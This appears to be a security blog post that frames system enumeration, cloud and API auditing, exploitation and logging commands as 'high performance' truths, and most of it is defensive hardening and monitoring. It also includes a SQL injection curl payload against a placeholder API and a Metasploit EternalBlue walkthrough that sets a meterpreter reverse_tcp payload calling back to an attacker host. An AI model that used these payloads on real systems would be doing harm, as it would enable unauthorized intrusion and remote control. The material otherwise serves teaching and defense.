Listen to this Post

Introduction:
In the high-stakes world of cybersecurity, performance isn’t just about speed; it’s about precision, resilience, and a hardened mindset. The principles of high performance, often discussed in leadership circles, translate directly into the tools, tactics, and procedures required to defend against or ethically probe modern digital infrastructures. This article decodes these abstract truths into actionable technical commands and configurations.
Learning Objectives:
- Master essential command-line tools for Linux and Windows security auditing.
- Implement critical hardening configurations for cloud and API security.
- Develop a methodology for continuous vulnerability assessment and mitigation.
You Should Know:
1. The Foundation: System Reconnaissance and Enumeration
Before any hardening or exploitation can begin, you must know your terrain. These commands form the bedrock of system awareness.
Linux:
 Network Interface and Routing Intel
ip addr show
ip route show

Process and Service Enumeration
ps aux
ss -tulnpe

User and Sudo Privilege Audit
getent passwd
sudo -l

File System Permissions Audit
find / -type f -perm -o=w -ls 2>/dev/null
find / -user root -perm -4000 2>/dev/null
Step-by-step guide:
The `ip` commands provide a modern view of your network configuration and routing tables, essential for understanding network segmentation. The `ss` command reveals all listening sockets and the processes that own them, critical for identifying unauthorized services. The privilege audit commands help identify other users on the system and check which commands your current user can run with elevated privileges. The `find` commands are a first pass at identifying world-writable files and dangerous SetUID binaries, common privilege escalation vectors.
Windows:
:: Network Configuration
ipconfig /all
route print

:: Active Connections and Processes
netstat -ano
tasklist /svc

:: User and Group Information
net user
net localgroup administrators
whoami /priv
Step-by-step guide:
Start with `ipconfig /all` and `route print` to map the network landscape from a Windows perspective. `netstat -ano` coupled with `tasklist /svc` will map network connections back to specific services and processes, revealing potential backdoors. The `net` commands enumerate users and, crucially, members of the administrators group. Finally, `whoami /priv` displays the specific privileges of your current token, which are key for privilege escalation.
2. Cloud Hardening: Securing Your Virtual Perimeter
The cloud’s shared responsibility model means your configurations are your first and last line of defense.
AWS CLI – S3 Bucket Auditing:
 List all S3 buckets
aws s3 ls

Check bucket ACLs and Policy
aws s3api get-bucket-acl --bucket BUCKET_NAME
aws s3api get-bucket-policy --bucket BUCKET_NAME

Check for S3 Bucket Public Access Block
aws s3api get-public-access-block --bucket BUCKET_NAME
Step-by-step guide:
Use `aws s3 ls` to get an inventory of all your S3 buckets. For each bucket, run the `get-bucket-acl` and `get-bucket-policy` commands to analyze permissions. Look for grants to `http://acs.amazonaws.com/groups/global/AllUsers` which indicates public read access. The `get-public-access-block` command confirms if overarching safety settings are enabled to prevent accidental public exposure.
Terraform Hardening Snippet (AWS Security Group):
resource "aws_security_group" "web_hardened" {
name = "web_hardened"
description = "Restrictive inbound, permissive outbound"

ingress {
description = "HTTPS from Anywhere"
from_port = 443
to_port = 443
protocol = "tcp"
cidr_blocks = ["0.0.0.0/0"]
}
ingress {
description = "SSH from Management IP"
from_port = 22
to_port = 22
protocol = "tcp"
cidr_blocks = ["203.0.113.1/32"]  Replace with your IP
}
egress {
from_port = 0
to_port = 0
protocol = "-1"
cidr_blocks = ["0.0.0.0/0"]
}
tags = {
Name = "Hardened-Web-Tier"
}
}
Step-by-step guide:
This Terraform code defines a security group that enforces the principle of least privilege. Inbound traffic is locked down to only HTTPS for the world and SSH from a single, trusted management IP address. Egress is allowed to anywhere, which is typically required for updates and external API calls. Always tag resources clearly for cost tracking and security management.
3. API Security: The Invisible Attack Surface
APIs power the modern web but are often poorly secured. These commands help probe for weaknesses.
Using curl for API Security Testing:
 Test for SQL Injection vulnerability
curl -X GET "https://api.target.com/v1/users?id=1' OR '1'='1'--"

Test for Broken Object Level Control (BOLC)
curl -H "Authorization: Bearer <JWT_TOKEN>" "https://api.target.com/v1/users/12345"
curl -H "Authorization: Bearer <JWT_TOKEN>" "https://api.target.com/v1/users/67890"

Fuzz for Hidden Endpoints
curl -X GET "https://api.target.com/v1/.git/config"
curl -X GET "https://api.target.com/v1/backup.zip"
Step-by-step guide:
The first command appends a classic SQL injection payload to a parameter. A non-validating response may indicate a vulnerability. The BOLC test involves accessing two different object IDs (e.g., 12345 and 67890) with the same user token; if you can access both, horizontal access controls are broken. The fuzzing commands check for common sensitive files accidentally exposed in the web root.
4. The Hunter’s Toolkit: Vulnerability Exploitation and Mitigation
Understanding offensive tools is key to building effective defenses.
Metasploit Framework Snippet:
 Launch msfconsole
msfconsole

Search for a specific exploit
msf6 > search eternalblue

Select and use an exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
Step-by-step guide:
This demonstrates a basic Metasploit workflow for exploiting the EternalBlue vulnerability. After searching, you select the module and set the remote host (RHOSTS) and local host (LHOST) for the reverse shell connection. The payload is the type of shellcode to execute. This exact exploit is why patching old systems is a non-negotiable truth.
Mitigation via PowerShell (Windows):
 Disable SMBv1 (Vulnerable Protocol)
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Check for MS17-010 patch
Get-HotFix | Where-Object {$_.HotFixID -eq "KB4012212"}

Harden Network Firewall Rules
New-NetFirewallRule -DisplayName "Block SMB Inbound" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block
Step-by-step guide:
These PowerShell commands directly mitigate the EternalBlue threat. Disabling the obsolete and vulnerable SMBv1 protocol is the first step. Verifying the presence of the specific security patch (KB4012212) confirms the fix is applied. Finally, creating a firewall rule to block inbound SMB traffic (port 445) at the network layer provides defense-in-depth.
5. Logging and Auditing: The Unseen Guardian
Robust logging provides the forensic data needed to detect and respond to incidents.
Linux Auditd Rule for File Integrity Monitoring:
 Monitor the /etc/passwd file for writes and attribute changes
auditctl -w /etc/passwd -p wa -k identity_file_change

Monitor the /etc/shadow file (critical for authentication)
auditctl -w /etc/shadow -p wa -k shadow_file_change

Search the audit logs for these events
ausearch -k identity_file_change
ausearch -k shadow_file_change
Step-by-step guide:
The `auditctl` command adds a watch (-w) on a specific file. The `-p wa` flag means it will log on write and attribute change events. The `-k` flag assigns a key to the rule, making it easy to search the logs later. Monitoring `/etc/passwd` and `/etc/shadow` is critical as changes here can indicate user account manipulation or password file compromise.
Windows PowerShell Log Collection:
 Get Security Log Events from last 24 hours
Get-EventLog -LogName Security -After (Get-Date).AddDays(-1) | Where-Object {$<em>.InstanceId -eq 4625 -or $</em>.InstanceId -eq 4648}

Query for Specific Process Creation (e.g., suspicious LOLBins)
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688; Data='whoami.exe'} | Format-List
Step-by-step guide:
The first command filters the Security log for the last 24 hours, specifically for failed logons (Event ID 4625) and logons using explicit credentials (4648), which can indicate lateral movement. The second command uses `Get-WinEvent` for more granular filtering, searching for instances of `whoami.exe` being launched (a common reconnaissance tool) and displaying the results in a list format for detailed analysis.
What Undercode Say:
- Truth is Found in the Logs: The most sophisticated attacks inevitably leave traces. An organization that does not actively collect, centralize, and analyze its logs is flying blind, relying on luck rather than skill for its security.
- Automation is Force Multiplication: Manual security checks are inconsistent and slow. The high-performance professional codifies their knowledge into scripts, infrastructure-as-code, and automated pipelines, ensuring repeatability and scale that amateurs cannot match.
The core differentiator in cybersecurity is no longer just knowing about vulnerabilities, but having the disciplined, automated processes to find and fix them faster than adversaries can exploit them. The “hard truths” of performance—relentless focus, continuous learning, and systematic execution—are not motivational platitudes; they are the operational requirements for survival in a hostile digital environment. The amateur focuses on the spectacular zero-day; the professional masters the basics, automates their workflow, and systematically eliminates the low-hanging fruit that constitutes over 90% of successful breaches.
Prediction:
The convergence of AI-powered offensive tools and increasingly complex, multi-cloud environments will create a “complexity gap” in cybersecurity. Organizations that fail to codify their security knowledge into automated, programmable defenses (Infrastructure as Code, Security as Code, automated compliance checks) will be overwhelmed by the scale and speed of AI-driven attacks. The future belongs to security teams that operate like software engineering teams—building, versioning, and iterating on their defensive systems with the same rigor as a product. The manual security analyst, reliant on point-and-click consoles, will become as obsolete as the castle archer facing artillery.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Asifahmed2 8 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


